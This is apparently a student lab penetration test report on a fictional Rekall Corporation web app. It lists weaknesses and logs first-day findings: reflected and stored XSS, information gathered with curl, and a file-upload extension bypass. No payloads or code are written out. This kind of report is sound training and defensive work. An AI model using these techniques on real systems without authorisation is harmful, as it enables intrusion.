Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Al Dente Worms
Contact Name	Andrew Sessions
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	2/22/2024	Andrew Sessions	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Up to date anti-malware installed on systems.
- Basic protections in place which made Local File Inclusion and XSS scripting more difficult to achieve.
- Several input fields implemented some form of input validation.
- Commitment to furthering network security by contracting continued penetration testing for vulnerabilities.


Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.


- Web App is vulnerable to multiple types of XSS and SQL injection attacks.
- Sensitive data such as the physical address and user credentials are available through publicly available channels.
- User credentials being improperly stored and visible in the HTML source.
- Open ports without other means of protection leading to enumeration and easy access to sensitive data through anonymous FTP.
- Out of date systems such as SLMail and Apache Coyote
- Unauthorized access to files and systems allowing for access to sensitive data and privilege escalation.
- Inadequate input validation leading to XSS and SQL injection in various input fields.
- Inadequate file extension validation leading to local file inclusion (LFI) attacks.
- Employees having weak credentials that are very susceptible to brute force attacks.
- Users having excess privileges allowing for persistence in network systems through task scheduling.
- Storage of outdated web data on the web application server leading to directory traversal.
- Sensitive data including the entirety of the web app being publicly posted in online databases (GitHub).

Executive Summary


DAY 1




First thing we attempted upon accessing the welcome screen was xss reflection by putting script into the input field present. Without any input validation, this ran successfully and created a popup.




This same issue was then also present on the memory planning page, while some amount of input validation was present it was inadequate to stop all xss reflection.




On the comments page, again script was allowed into the input field. Worse yet this script then gets stored onto the system becoming a major security risk.




Running a simple curl request we were able to retrieve more information about the server and its network. Having curl requests open can lead to bot abuses.




Further down on the memory planner page, you are able to upload potentially harmful files through the web app, making the network vulnerable to local file inclusion attacks.




Further on the same page, we were able to upload the same potentially dangerous file by simply renaming the file to include .jpg somewhere in the name. The currently implemented file extension verification in place needs work.



